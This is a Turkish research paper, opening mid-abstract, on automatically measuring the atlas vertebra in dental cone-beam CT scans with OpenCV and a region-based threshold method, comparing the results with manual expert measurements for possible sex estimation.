biri olan konik ışınli bilgisayarlı tomografi kullanılarak elde edilen atlas vertebra kemiği üzerinde morfometrik ölçümler yapılmıştır. Görüntü işleme kütüphanelerinden olan openCV kütüphanesi kullanılarak atlas vertebra kemiği üzerinde, farklı yaş ve cinsiyetten 50 kişinin her görüntüsünde altı farklı ölçüm yapılmıştır. Bu işlemler insan müdahalesi dışında bilgisayar sistemi üzerinde yapılacağından, manuel işlemlerden uzak, otomatik hale getirilerek, insan kaynaklı ölçüm hatalarının önüne geçilerek, ölçüm için harcanan sürenin birkaç saniyeye indirilmesi ve dolayısıyla zamandan tasarruf edilmesi amaçlanmıştır. Aynı zamanda atlas vertebra kemiği üzerinde görüntü işleme teknikleri kullanılarak yapılmış bir çalışma bulunmadığından, bu alandaki farklı çalışmalar için yol gösterici olunması amaçlanmaktadır.

Anahtar Kelimeler: *Atlas Vertebra, Morfometrik Ölçüm, Görüntü İşleme, OpenCV*

AUTOMATIC MORPHOMETRIC MEASUREMENT OF ATLAS VERTEBRA BONE USING THE REGION-BASED THRESHOLD METHOD

ABSTRACT

In today's era, with the developing technology, imaging tools have become essential for our lives. Systems that allow reaching a decision or a result by making operations on images obtained using imaging tools are called image processing. Image processing are used in many fields from medicine to defense industry, from archaeological studies to ecological research. With the medical imaging technologies used in the field of medicine, the detection of diseases become easier, geological maps in different scales can be created without error thanks to the satellite images used in geographical information systems, with systems such as fingerprint recognition and face recognition in security systems, the entrance and exit procedures of public institutions and organizations are safely controlled, morphological measurements are made in gender estimation procedures in the field of forensic medicine. Image processing methods are used in different areas to make human life easier and provide faster results. In this study, morphometric measurements were made on the atlas vertebral bone obtained by using conical beam computed tomography, which is one of the medical imaging tools used in the field of dentistry. Using the openCV library, one of the image processing libraries, six different measurements were made on each image of 50 people of different ages and genders on the atlas vertebral bone. Since these processes will be carried out on the computer system other than human intervention, it is aimed to be automated, to prevent human-induced measurement errors, to reduce the time spent for measurement to a few seconds and thus to save time. At the same time, since there is no study on the atlas vertebral bone using image processing methods, it is aimed to be a guide for different studies in this field.

Keywords: *Atlas Vertebra, Morphometric Measurement, Image Processing, OpenCV*

1. GİRİŞ

İnsanoğlunun dış dünyayı anlamlandırması için kullandığı en önemli yeteneklerden biri görsel algısıdır. Görsel algı sayesinde çevrede görülen renkler, nesnelere, canlılar ve şekiller çok kolay bir şekilde ayırt edilebilmektedir. İlk çalışmaları 1970'li yıllara dayanan görüntü işleme teknikleri ile insan beyninin görme üzerine yapabildiği tüm işlemleri makinelerle yaptırmak amaçlanmıştır. Görüntü işleme,

görüntüleme teknolojilerinin de gelişmesi ile çok geniş alanlarda kullanılabilmektedir. Görüntü işleme görme ile elde edilen görüntüler üzerinde nesne tanıma, sınıflandırma, hata tespiti, yapısal ölçüm gibi birçok işlemi gerçekleştirmektedir. Görüntü işlemenin en yaygın kullanıldığı alanlar askeri ve sivil amaçlı güvenlik sistemleridir. Yüz tanıma, parmak izi tanıma gibi sistemler günümüzde emniyet ve askeri kuruluşlar gibi birçok kamu kurumunda ve ayrıca hayatımızın vazgeçilmezi olan cep telefonları, bilgisayarlar gibi elektronik cihazlarda da kullanılmaktadır. Tıp alanında kullanılan tıbbi görüntüleme teknikleri hastalıkların teşhis ve tedavisi, anormalliklerin teşhisi, organ ve dokuların yapılarının incelenmesi gibi işlemlerde kullanılmaktadır. Diş hekimliği alanında görüntüleme geleneksel olarak, pratikte gruplandırılmış anatomik yapıların güncel durumlarını kaydetmek ve daha sonra bunları teşhis ve tedavide değerlendirmek için kullanılmaktadır [1]. Diş hekimliğinde kullanılan görüntüleme tekniklerinden en yaygın olanı konik ışınli bilgisayarlı tomografidir (KIBT). KIBT görüntülemeye gereksinim duyulan nedenler arasında birçok sebep sayılabilir ve bu sebeplerin sınıflandırılması ile standardize edilmesi KIBT isteği yapacak hekimler için fayda sağlayacaktır [2].

Omur, yani vertebra, omurgayı oluşturan 33-34 kemikten her birine verilen addır. Kafatasının hemen altından başlayıp kuyruk sokumuna dek uzanırlar [3]. Her insanda 7 adet boyun omuru bulunmaktadır. En üstte bulunan ve kafatasını taşıyan boyun omuruna atlas adı verilmektedir. Gövdesi olmayan, solunum ve dolaşım merkezlerini koruyan her insan sadece 1 adet bulunan atlas vertebra hayati organlardan biri olarak tanımlanmaktadır. Günümüzde gerek adli tıpta gerekse de antropolojik ve paleontolojik çalışmalarda kemikler üzerinde çeşitli yöntemlerle cinsiyet tayini yapılmaktadır [3]. Morfometri; şekil farklılıkları ve diğer değişkenlerle olan ilişkileri belirleyen bir çalışma iken, morfometrik ölçüm, morfometri çalışmalarında yapılan yapısal ölçümler olarak tanımlanır [4].

Bu çalışmada konik ışınli bilgisayarlı tomografi ile elde edilmiş 50 adet atlas vertebra kemiğine ait görüntülerde görüntü işleme teknikleri kullanılarak, morfometrik ölçümler gerçekleştirilmiştir. Çalışmada kullanılan görüntüler farklı kontrast değerlerine sahip olması nedeniyle öncelikle kontrast dengeleme işlemi yapılmıştır. Daha sonra ölçüm yapmak için uygun duruma getirilmesi gereken görüntüler üzerinde gürültü temizleme işlemi gerçekleştirilmiştir. Gürültüden arındırılan görüntü üzerinde ilgilenilen bölge (Region of Interest (ROI)) işlemleri gerçekleştirilerek ölçüm için gerekli olan atlas vertebra kemiği tespit edilmiştir. Tüm görüntü üzerinde yapılan işlemler sonrasında tespit edilen atlas vertebra herhangi bir bozulmaya uğramadan orijinal görüntüden çıkarılmakta ve ölçüm için uç noktaların tespiti işlemi gerçekleştirilmektedir. Atlas vertebra üzerinde atlasın transvers çıktıları arasındaki mesafe (ATM), atlasın ön-arka uzunluğu (APAM), atlasın çevre uzunluğu (ACU), atlasın vertebral forameninin çevre uzunluğu (AFCU), atlasın alanı (ADA), atlasın vertebral forameninin alanı (AFA) olmak üzere 6 farklı morfometrik ölçüm işlemi gerçekleştirilmektedir.

Antropometrik ve osteometrik çalışmalar incelendiğinde geçmişten günümüze dek uzanan süreçte araştırmacılar tarafından birçok çalışma yapıldığı görülmektedir. Yapılan bu çalışmalar incelendiğinde

ölçüm yöntemlerinin bir ölçüm aleti kullanılarak araştırmacılar tarafından el ile yapıldığı görülmüştür. Bu çalışmada el ile yapılan ölçümlerin yerine bilgisayar destekli ölçümler yapılmaktadır. Böylelikle insan kaynaklı hataları ortadan kaldırarak kesine yakın sonuçların elde edilmesi, ölçüm için harcanan zamanın ve iş yükünün asgariye indirilmesi bu çalışmanın olumlu tarafları olarak öne çıkmaktadır. Atlas vertebra kemiği üzerinde bilgisayarlı görme teknolojisi kullanılarak yapılmış bir çalışma bulunmadığından, bu alandaki farklı çalışmalar için yol gösterici olunması amaçlanmaktadır.

2. GÖRÜNTÜ İŞLEME


Çevremizden elde ettiğimiz görüntüleri kullanarak cisimleri algılama, algılanan cisimler üzerinden bilgi toplama ve elde edilen bu bilgiler doğrultusunda çeşitli sonuçlara ulaşmayı sağlayan sistemler görüntü işleme teknikleri ile ortaya çıkmıştır. Görüntü işleme üzerine yapılan çalışmalar, son yıllarda ciddi bir artış göstermektedir. Özellikle güvenlik sistemleri, robot uygulamaları, askeri alanlarda gözetlemeler, biyomedikal ve tıp alanlarında, tasarım ve imalat uygulamalarında, coğrafi bilgi sistemlerinde yaygın olarak kullanıldığı görülmektedir [5]. Görüntü işleme tekniklerinin en önemli kullanım alanı medikal görme ya da medikal görüntü işleme konusudur. Medikal görüntüleme araçları ile elde edilen görüntüler üzerinden hastalara tanı koymak, yapılan araştırmalar sonucunda medikal alanında yeni bilgiler elde etmek amaçlanmaktadır. Medikal görüntüleme Wilhelm Roentgen'in x-ışınının bulunduğu 1895 yılına kadar uzanmaktadır. Medikal görüntüleme sistemleri x-ışınları, ultrason, termal görüntüleme, manyetik rezonans gibi tekniklere dayanmaktadır. X-ışınları tekniğinde röntgen ve bilgisayarlı tomografi cihazları kullanılarak görüntüler elde edilmektedir. Bu çalışmada konik ışınlı bilgisayarlı tomografi tekniği ile elde edilen görüntüler üzerinde çalışılmıştır. Bu görüntüleme cihazları diş hekimliği alanında maksillofasiyal bölgenin üç boyutlu olarak görüntülenmesinde hızlı bir şekilde standart haline gelmektedir [6]. KIBT, konvansiyonel bilgisayarlı tomografinin kompakt, daha hızlı ve daha güvenli bir versiyonudur [7].



Şekil 1. Konik ışınlı bilgisayarlı tomografi cihazı ve Bilgisayarlı tomografi cihazı

Görüntü işleme teknikleri kullanılarak yapılan çalışmalarda, alınan görüntüler üzerinde, görüntü ön işleme adımları uygulanmakta ve ilgilenilen nesnelere ait özellik çıkartımı gerçekleştirilmektedir. Ortamda bulunan nesnelere doğru bir şekilde tespit edilmesi, özellik çıkarımı aşaması için çok önemlidir [8]. Görüntüler üzerinde yapılacak işlemler için yazılım dillerinin tamamına yakını

kullanılabilmektedir. Herhangi bir yazılım dilinde görüntü işleme teknikleri kullanılabilmesi için oluşturulmuş yazılım kütüphaneleri bulunmaktadır.



Şekil 2. OpenCV kütüphanesi temel yapısı

PIL/Pillow, SimpleCV, MATLAB, Halcon, OpenFrameworks, CIMG, OpenCV bu kütüphanelere örnek olarak gösterilmektedir. OpenCV sahip olduğu çok fazla sayıdaki görüntü işleme ve makine öğrenmesi algoritmasına ve büyük bir kullanıcı kitlesine sahip olması nedeniyle görüntü işleme teknolojisi hakkında çok geniş bir kaynak sunmaktadır. Geliştiricilere yardımcı olacak teknik doküman sayısının fazlalığı bilişim sektöründe kullanılan tüm programlama dillerine kolayca entegre edilebilmesi sebebiyle diğer tüm kütüphanelere göre daha çok ön plana çıkmaktadır.


3. ATLAS VERTEBRA ÜZERİNDE MORFOMETRİK ÇALIŞMALAR

Biyoloji alanında yapılan çalışmalar incelendiğinde canlı yapısını oluşturan özelliklerin incelenmesinin büyük önem taşıdığı görülmektedir. Bitki ve hayvan sistematığının yanı sıra insanlarda da kişiye has fiziksel özellikler olduğu saptanmıştır. Bir canlı yapıya ait doku ya da organların ölçüm aracı vasıtası ile yapısal olarak ölçülmesi durumuna morfometrik ölçüm denilmektedir. Canlı sınıflandırmasında kullanılan ve canlı sınıflandırmasına ait ölçüme dayanan özellikler ise morfometrik özellikler olarak adlandırılmaktadır. Günümüzde arkeolojik çalışmalardan adli tıp alanındaki çalışmalara kadar birçok araştırma ve çalışmada morfometrik ölçümler kullanılmaktadır. Morfometrik ölçümlerin en fazla kullanıldığı alanlardan biri de adli tıp alanındaki kimliklendirme çalışmalarıdır. Adli tıpta osteolojik açıdan yaş, boy ve etnik özellikler de belirlenebilmektedir [9].



Şekil 3. Morfometrik ölçümün dijital olarak gösterilmesi

Literatürde yapılan çalışmalar incelendiğinde genellikle el ile ölçüm yöntemi tercih edildiği görülmektedir. Teknolojinin gelişmesine bağlı olarak günlük yaşamın kolaylaşması, bilimsel çalışmalara da yenilikler getirmiştir. El ile ölçüme destek olarak dijital ölçüm bilimsel çalışmalarda yerini almıştır. Manüel ve dijital (bilgisayar destekli) ölçüm yöntemlerinin karşılaştırıldığı çalışmamızda, dijital kayıtlar alınırken, “tekrarlanabilirlik” şans ve kolaylığının yanı sıra, bilgisayar ortamında daha hızlı ölçümler yapılabildiği ortaya çıkmıştır [10].




Şekil 4. Atlas vertebra

Omur kelimesinin anatomideki karşılığı vertebradır. Atlas vertebra, kafatasını taşıyan omurganın en üstündeki boyun omuru olarak tanımlanmaktadır. Gövdesinin olmaması atlas vertebraya has bir özellik olarak ortaya çıkmıştır. Atlas vertebranın tipik boyun omurlarından farklı olarak çok çeşitli varyasyonlara sahip olduğu bilinmektedir. Vücuttaki konumu itibariyle hayat merkezi ne yakın olduğundan morfolojisiyle alakalı çok çalışma yapılmıştır [11,12]. Atlas vertebranın yapısının küçük olması ve kafatasının hemen altında kas, kemik ve bağ dokularının içinde kalmış olması sebebiyle medikal görüntüleme araçları kullanılarak radyolojik yöntemlerle incelenebilmektedir. Özellikle boyun omurları (servikal vertebralar) ile yapılan yaş tayinleri gerçeğe yakın sonuçlar vermektedir. Servikal vertebraların yaş belirlemesi amacıyla kullanılabilmesi morfolojik çalışmalarda diğer kemiklere göre daha özel bir yerde durmalarını sağlar [13-16]. Bu sebeple atlas vertebra yaş tahmini, cinsiyet tahmini gibi kimliklendirme işlemlerinde önemini korumaktadır.

4. YÖNTEM VE TASARIM


Yapılan bu çalışmada açık kaynak kodlu görüntü işleme kütüphanesi olan OpenCV kullanılmıştır. Görüntü işleme teknikleri kullanılarak atlas vertebra kemiğinin tespiti, kemik üzerinde morfometrik ölçüm yapılırken kadın, erkek, yetişkin, çocuk, yaş aralığı gibi ayırt edici herhangi bir işlem yapılmamış

tüm görüntüye aynı işlemler uygulanmıştır. Ölçüm işlemi gerçekleştirilmesi için öncelikle görüntüler gürültülerden arındırılarak akabinde atlas vertebra tespiti gerçekleştirilmiştir ve son aşamada tespit edilen atlas vertebra üzerinde ölçüm işlemi gerçekleştirilmiştir.




Şekil 5. Önerilen yöntem ve tasarım

Şekil 6' da bu çalışmada kullanılan farklı kontrastlara sahip sayısal görüntü örnekleri verilmiştir. Görüntülerin elde edilmesi aşamasında yapılan işlemlerden kaynaklı olarak görüntülerin kontrast değerlerinin farklı olduğu bu durumun görüntü netliklerinde farklılar ortaya çıkmıştır. Kontrast değerlerinin farklılığı tespit işlemlerini zorlaştıran bir durum ortaya koymuş ve kontrast eşitleme gereği doğmuştur.




Şekil 6. KIBT ile elde edilen atlas vertebra görüntüsü içeren örnek görüntüler

Bu çalışmada kullanılan Şekil 6'da gösterilmiş olan görüntüler incelendiğinde gri tonlamalı renk seviyeleri 0-255 arasında olduğu görülmektedir. Şekil 7'de bu çalışmada kullanılan görüntülerden birinin örnek histogramı gösterilmiştir. Görüntülerin histogramları incelendiğinde birikmelerin belirli bölgelerde oluşması bu görüntülerin zıtlığının az olduğunu ve histogram eşitleme işlemi ile iyileştirilebileceği anlamı taşımaktadır.




Şekil 7. Veri setinden örnek bir görüntünün histogram grafiği

Görüntü işlemede histogramlar kullanılarak resim daha belirgin hâle getirilebilir. Daha net bir görüntü için histogramın daha ayrık ve düzgün bir yapıya gelmesi sağlanmalıdır [17]. Belirli bir tonda toplanan histogram eğrisi düzgün şekilde dağıtılarak renk dağılımında homojenlik sağlanmalıdır. Burada hedef doğrusal bir kümülatif histogram elde etmektir.



Şekil 8. Görüntü üzerinde histogram eşitleme işleminin gerçekleştirilmesi

Şekil 9’de görüldüğü üzere histogram eşitleme işlemi sonrasında görüntü değerlerinde yeniden dağılım işlemi yapılmış böylece gri seviyesinde dengeleme sağlanmıştır. Atlas vertebra kemiğine görüntü üzerinde netlik kazandırılmış. ROI işlemleri için ön hazırlık yapılmıştır.



Şekil 9. Görüntü üzerinde histogram eşitleme işleminin grafiksel gösterimi

Şekil 9’da verilen histogram grafikleri incelendiğinde soldaki grafikte belirli bir kısımda yoğunluk bulunmaktadır. Sağdaki grafikte ise eşitleme işlemi sonrasında değerler homojen olarak dağıtılmış ve görüntü üzerinde iyileştirme işlemi yapılmıştır. Görüntü iyileştirme işlemi görüntülerin kontrastlık ve parlaklık ayarlarının yapılması, gürültülerinin giderilmesi, görüntü üzerinde bulunan yapay şekillerin çıkarılması gibi işlemlerin bütünüdür. Çalışmamızda kullandığımız diş hekimliği alanında kullanılan konik ışınli bilgisayarlı tomografi görüntülerinde yapay şekil veya nesnelere dış dolgu veya dış protezi gibi sonradan vücuda yerleştirilen parçalar olabilmektedir. Bizim çalışmamızda bahsi geçen yapay şekiller bulunmadığı için yapay şekil çıkarımı işlemi yapılmamıştır. Görüntü iyileştirme işlemleri;

- KIBT görüntülerinin farklı kontrasta sahip olması sebebiyle otomatik kontrast eşitleme,
- Histogram eşitleme,
- Tüm görüntü üzerinde piksel değerlerinin okunması ve ortalama bir piksel değeri belirlenmesi ortalamanın altında kalan tüm piksellerin silinmesi,
- Morfolojik dönüşüm işlemleri adım adım gerçekleştirilmiştir.




Şekil 10. Atlas vertebra tespiti için görüntü iyileştirme işlemleri

Görüntü iyileştirme işlemleri ile amaçlanan atlas vertebra kemiği üzerinde yapılacak morfometrik ölçümler öncesi atlas vertebranın tespit edilerek tüm görüntüden çıkarılması ve daha temiz ve daha kolay bir ölçüm gerçekleştirilmesidir. Şekil 10’da bu aşamaların çıktıları gösterilmektedir.


Bir görüntü üzerinde bölgesel çalışmaların yapılması gerektiği durumlarda yapılan işlemlere ROI işlemleri denilmektedir. Örneğin; göz tanıma sistemlerinde görüntüdeki insan bedeninin tamamı ile işlem yapmak yerine öncelikle yüz tespiti yapılmakta ve tespit edilen yüz alanı içerisinde göz tanıma

işlemi yapılmaktadır. Bu durum ise hem performans hem de zaman kazanımı konusunda fayda sağlamaktadır. Bu çalışmada ise atlas vertebra kemik tespiti için ROI işlemleri ile tüm görüntü üzerinden atlas vertebra kemik tespiti yapılmıştır. Şekil 11’de görüldüğü üzere ROI işlemleri uygulanarak tespiti yapılan atlas vertebra kemik tüm görüntüden çıkarılmış ve morfolometrik ölçüm aşaması için hazır hale getirilmiştir.



Şekil 11. Tüm görüntüden atlas vertebra tespiti


ROI işlemi sonucunda orijinal görüntü içerisinde kesilerek çıkarılan atlas vertebra görüntüsü incelendiğinde görüntü üzerinde istenmeyen gürültüler bulunduğu ve kenar tespiti aşamasından önce bu gürültülerin görüntüden temizlenerek görüntünün yumuşatılması ve kenar tespiti için uygun duruma getirilmesi gerektiği görülmüştür. Bu gürültü, görüntüler üzerindeki analiz sürecini doğrudan olumsuz etkilemekte ve görüntü kontrastını azaltmaktadır. Gürültü azaltmada ortalama, medyan, gauss, geometrik gibi filtreleme yöntemleri kullanılmaktadır. Bu filtrelerin temel amacı görüntüdeki noktasal unsurlar ve kenarlar korunurken benek gürültüyü mümkün olduğunca azaltmak ve dolayısıyla görüntü kalitesini artırmaktır. Ancak sayılan bu gürültü azaltma yöntemleri karmaşık yapıdaki gürültüyü arzu edilen şekilde azaltmamakta ve sonuç olarak şekil analizi, sınıflandırma ve bölge tespiti gibi uygulamaların gereksinimlerini istenildiği ölçüde karşılayamamaktadır [18-20]. Bu durumlar göz önüne alınarak bu çalışmada görüntülerdeki görüntüyü gidermede başarılı bir çözüm sunan seyreklik tabanlı gürültü giderim filtresi kullanılmıştır [21]. Elde edilen filtreleme sonucu yumuşatılmış görüntü sonucu Şekil 12’de gösterilmiştir.



Şekil 12. Filtreleme öncesi ve sonrası elde edilen görüntü

Ölçüm işlemlerinin gerçekleştirilebilmesi için ROI işlemleri sonucu elde edilen görüntü üzerinde atlas vertebra kemik yapısının tespiti için yapısal şekli tespit edilmelidir. Bu tespit işlemi için görüntü işleme tekniklerinden kenar bulma yöntemi kullanılmıştır. Kenar bulma işlemine geçmeden önce atlas vertebra

görüntüsü işleme sokulan gerçek görüntüden kesilerek alınmıştır. Bu sebeple elde edilen kesilmiş atlas vertebra görüntüsü üzerinde de kenar bulma yönteminden önce yine onarma işlemleri yapılarak atlas vertebra yapısı keskinleştirilerek belirgin hale getirilmiştir. Kenar tespiti yapılması ve tespit edilen kenarların çizimi Şekil 13'te gösterilmektedir.




Şekil 13. Atlas vertebra ve atlas vertebral forameninin çevre tespiti ve çizimi

Kenar tespiti için yapılan işlemler;

- ROI işlemleri sonrası elde edilen atlas vertebra görüntüsü segmentasyon işlemleri,
- Segmentasyon sonucu kalan az miktardaki gürültüden kenar tespiti aşamasında hata oranını en aza indirmek için yumuşatma işlemleri,
- Eşik değeri belirlenerek kenarların tespiti,
- Kenarların çizimi gerçekleştirilmiştir.

Atlas vertebra kemiği üzerinde yapılan morfometrik ölçüm işlemi için görüntü dört eşit parçaya bölünmüş ve her parça içerisinde piksel değerleri okunarak renk geçişleri kontrolü ile bu parçalara ait ortalama eşik değeri tespit edilmiştir. Her parça için tespiti yapılan eşik değeri ile kenar çizimleri gerçekleştirilmiş ve tüm parçalar tekrar birleştirilerek ölçüm için hazır görüntü elde edilmiştir. Görüntü üzerinde gerekli işlemler yapılmış ve atlas vertebra kemiğine ait kenar çizimleri gerçekleştirilmiştir. Bundan sonraki adımda çizimi yapılan bu alanlar üzerinde hesaplama işlemleri gerçekleştirilecektir. Bu çalışmada altı farklı ölçüm üzerinde çalışma yapılmış ve bu alanlara yoğunlaşmıştır. Ölçüm yapılan alanlar;

- ATM: Atlas vertebra kemiği üzerinde enine yapılan ölçüm,
- APAM: Atlas vertebra kemiği ön-arka mesafe uzunluğu,
- ACU: Atlas vertebra kemiği çevre uzunluğu,
- ADA: Atlas vertebra kemiği alanı,
- AFCU: Atlas vertebra kemiği forameninin çevre uzunluğu,
- AFA: Atlas vertebra kemiğinin forameninin alanı



Şekil 574. Atlas vertebra kemiği morfometrik ölçüm

Atlas vertebra kemiği morfometrik ölçümleri altı farklı şekilde yapılmıştır. ATM ve APAM ölçümlerinde atlas vertebra kemiğinin çevre tespiti ve çizimi yapılmıştır. Yapılan bu çizim sonucunda dört farklı uç nokta tespit edilmiştir. ATM ölçümü için yatayda en sağ ve en soldaki uç noktalar tespit edilerek bu noktalar arasında Öklid uzaklık hesaplaması, APAM ölçümü için en üst ve en alttaki noktalar (tepe ve alt) tespit edilerek yine bu noktalar arasındaki uzaklık Denklem (1) de belirtilen Öklid uzaklık hesaplaması ile ölçülmüştür.

$$d(p, q) = d(q, p) = \sqrt{(q_1 - p_1)^2 + (q_2 - p_2)^2 + \dots + (q_n - p_n)^2}$$
$$= \sqrt{\sum_{i=1}^n (q_i - p_i)^2} \quad (1)$$

ACU ve AFCU çevre hesaplamaları için OpenCV kütüphanesine ait kontür işlemleri içinde bulunan arcLength metodu kullanılmıştır. ADA ve AFA alan hesaplamaları için ise contourArea metodu kullanılmıştır.

5. DENEYSEL ÇALIŞMALAR

Deneysel çalışmalarda morfometrik ölçümlerin, kimliklendirme işlemlerinde cinsiyet tespiti aşamalarında daha çok kullanıldığı bilinmektedir. Atlas vertebra kemiği üzerinde yapılan cinsiyet tahmini çalışması [22] incelediğinde vertebra kemiği ölçümleriyle %88 oranında cinsiyet tahmini yapılabildiği gösterilmiştir. Atlas üzerinde incelenen değerlerden cinsiyet ayırımı en iyi yapan ölçümün atlasın çevre uzunluğu olduğu tespit edilmiştir [22]. Fakat yapılan bu ölçümlerde, ölçüm yapılacak alan tespiti, bu alanların seçimi noktaların hesaplanması gibi işlemler manuel olarak gerçekleştirilmiştir. Tablo1' de yapılan bu manuel ölçümlere ait rastgele 5 örnek değer alınmıştır. Aynı görüntüler üzerinde önerdiğimiz bölge tabanlı eşik yöntemi de kullanılmış ve elde edilen değerler tabloda verilmiştir. Ölçümler milimetre birimi ile ifade edilmiştir.

Tablo 28. Görüntü işleme yöntemleri kullanılarak yapılan otomatik ölçümün karşılaştırılması

Manuel (El ile) Ölçüm						Bölge Tabanlı Eşik Yöntemi ile Ölçüm					
APAM	ATM	ACU	AFCU	ADA	AFA	APAM	ATM	ACU	AFCU	ADA	AFA
41,7	69,4	166,8	90,1	1595	551	39,6	68,5	165,8	87,2	1563	495
42,9	77,6	189	97,7	2024	660	44,3	76,4	190,0	100,0	2065	694
40,1	72,5	173,7	91,8	1674	581	41,1	71,4	174,2	91,0	1686	550
47,6	77,8	193,5	101,8	2108	665	48,3	79,9	200,1	100,3	2221	642
44,5	69,2	173,3	83,4	1741	468	43,7	67,3	167,4	78,6	1646	422

Tablo 1’de uzman tarafından yapılan ölçümler ile görüntü işleme teknikleri kullanılarak yapılan ölçümler karşılaştırıldığında, otomatik olarak yapılan ölçümler manuel işlem yapan uzman ölçümüne çok benzer çıkmaktadır. Ölçümler arasındaki sapma farkı %2-5 arasında olduğu görülmüştür. Görüntülerin elde edilmesi aşamalarında oluşan kontrast farkı, gürültü tipi ve yoğunluğu, çözünürlük farkı gibi durumlar göz önünde bulundurulduğunda yapılan ölçümlerin uzman ölçümü ile bire bir aynı çıkması beklenmemektedir. Yapılan ölçüm sonucunda alınan değerler incelendiğinde cinsiyet tahmini işlemlerinde görüntü işleme yöntemleri kullanılarak otomatik hale getirilmiş bu ölçüm yönteminin kullanılabilir olduğu ortaya konulmuştur.

6. SONUÇLAR

Bu çalışmada açık kaynak kodlu görüntü işleme kütüphanesi olan OpenCV ve Python programlama dili kullanılmıştır. 50 adet görüntüden oluşan veri setindeki her bir görüntü üzerinde görüntü işleme teknikleri ile morfometrik ölçüm gerçekleştirilmiştir. Atlas vertebra kemiği üzerinde daha önce görüntü işleme yöntemlerine dayalı otomatik ölçüm tabanlı bir çalışma yapılmış olmaması sebebiyle bu çalışmanın alanında öncü olması hedeflenmektedir. İnsan kaynaklı hatalar ortadan kaldırılmış, tespit süresi hızlandırılmıştır. Böylelikle doğruluk değeri artırılarak zamandan tasarruf sağlanmıştır. Bu çalışma ile elde edilen morfometrik ölçüm değerlerinin cinsiyet tahmini işlemlerinde kullanılabilirliği öngörülmektedir. Özellikle önerilen bölge tabanlı eşik yöntemi ile çevre ve alan ölçümlerindeki hassasiyetin artırıldığı tespit edilmiştir. Gelecek çalışmalarda geliştirilen bu yöntemler kullanılarak daha fazla sayıda görüntü üzerinde çalışmalar gerçekleştirilerek, morfometrik ölçüm sonuçları makine öğrenmesi yöntemlerinde kullanılacak ve cinsiyet tahmini yapılması üzerine çalışmalar gerçekleştirilecektir.

7. KAYNAKÇA

- [1] Görgen V.A., Güler Ç., Kızılcı E. “Diş Hekimliğinde Konik Işınlı Bilgisayarlı Tomografi (CBCT)” İnönü Üniversitesi Sağlık Bilimleri Dergisi ,3 (2):36 - 40, 2014.
- [2] Amuk M., Yılmaz S. “Bir Diş Hekimliği Fakültesinde Konik Işınlı Bilgisayarlı Tomografi Tetkiki İstenmesinin Sebepleri”, Atatürk Üniversitesi Diş Hekimliği Fak. Dergisi, 29, (4): 543 – 549, 2019
- [3] Krishan K. “Antropometry in forensic medicine and forensic science. “ The internet journal of forensic science, 2: 1540-2640., 2007 .
- [4] Telliöglü M.A., Karakaş S., “Humerus’tan Morfometrik Yöntemlerle Cinsiyet Tayini”, Fırat Üniversitesi, Sağ.Bil.Tıp Dergisi ,27 (2): 75 – 79, 2013.
- [5] Samtaş G, Gülesin, M, “Sayısal Görüntü İşleme ve Farklı Alanlardaki Uygulamaları”, Electronic Journal of Vocational Colleges, Vol:2(1), pp:85-97, 2011. Format
- [6] Eren H., Orhan K. “Konik Işınlı Bilgisayarlı Tomografi İle İlgili Genel Bilgi ve Radyasyon Dozları.” Ankara Üniversitesi Diş Hekimliği Fakültesi. Türkiye Klinikleri, 3, (3): 133-7 2017.
- [7] Orhan K, Eren H. Bölüm 11-Konik ışını bilgisayarlı tomografi (KIBT). Özcan İ, Editör. Diş Hekimliği Radyolojisi. 1. Baskı. İstanbul: 2017. p. 203-5
- [8] Solak S, Altınışik U, “Görüntü İşleme Teknikleri ve Kümeleme Yöntemleri Kullanılarak Fındık Meyvesinin Tespit ve Sınıflandırılması”, Sakarya Üniversitesi Fen Bilimleri Enstitüsü Dergisi, 22 (1), 56~65, 2018.
- [9] İşcan, M.Y, “Global forensic anthropology in the 21st century.” Forensic Sci. Int., 117, 1-6,2001.
- [10] Kafa M.İ, ARI İ, “Morfometrik Çalışmalarda Manüel (El İle) ve Dijital (Sayısal) - Bilgisayar Destekli Ölçüm Yöntemlerinin Karşılaştırılması”, Uludağ Üniversitesi Tıp Fakültesi Dergisi 30 (3) 141-144, 2004.
- [11] Gosavi SN, Vatsalawamy P. , “Morphometric Study of the Atlas Vertebra using 80 Manual Method.” Malays Orthop J, 6: 18-20,2012.
- [12] Arinci K, Elhan A, “Anatomi” 4. Baskı. Ankara, Güneş Tıp Kitabevi, 2006.
- [13] Cameriere R, Giuliadori A, Zampi M, Galic I, Cingolani M, Pagliara F, Ferrante L. “Age estimation in children and young adolescents for forensic purposes using fourth cervical vertebra (C4).” ,Int J Legal Med, 129: 347-355, 2015.
- [14] Choi YK, Kim J, Yamaguchi T, Maki K, Ko CC, Kim YI. “Cervical Vertebral Body's Volume as a New Parameter for Predicting the Skeletal Maturation Stages.”, Biomed Res Int, 2016: 8696735, 2016.
- [15] Rhee CH, Shin SM, Choi YS, Yamaguchi T, Maki K, Kim YI, Kim SS, Park SB, Son WS. Application of statistical shape analysis for the estimation of bone and forensic age using the shapes of the 2nd, 3rd, and 4th cervical vertebrae in a young Japanese population. Forensic Sci Int, 257: 513 e511-519, 2015.

- [16] Shin SM, Kim YI, Choi YS, Yamaguchi T, Maki K, Cho BH, Park SB., “The skeletal maturation status estimated by statistical shape analysis: axial images of Japanese cervical vertebra.”, *Dentomaxillofac Radiol*, 44: 20140323, 2015.
- [17] Pınar Z., Gülağz Kaya Fidan, Altuncu M.A, Şahin S. “ Denim Kumaşlarda Görüntü İşleme ile Hata Tespiti”, *Zonguldak Bülent Ecevit Üniversitesi Fen Bilimleri Dergisi*, 9, (4), 1609 – 1620,2020
- [18] Nar, F., Demirkesen, C., Okman, O. E. and Cetin, M., “Region based target detection approach for synthetic aperture radar images and its parallel implementation”, in *Proc. SPIE 8394*, 83940O-83940O-14 (2012).
- [19] Sevilmiş, B., Okman, O. E., Nar, F., Demirkesen, C. and Cetin, M., “A robust nonlinear scale space change detection approach for SAR images”, in *Proc. SPIE 8892* (2013).
- [20] Karvonen, J. A., “Baltic sea ice SAR segmentation and classification using modified pulse-coupled neural networks”, *IEEE Trans. Geosci. Remote Sens.*, 42 (7): 1566-1574 (2004).
- [21] C. Ozcan, B. Sen and F. Nar, Sparsity-Driven Despeckling for SAR Images, *IEEE Geosci. Remote Sens. Lett.*, 13(1):115-119, Nov. 2015.
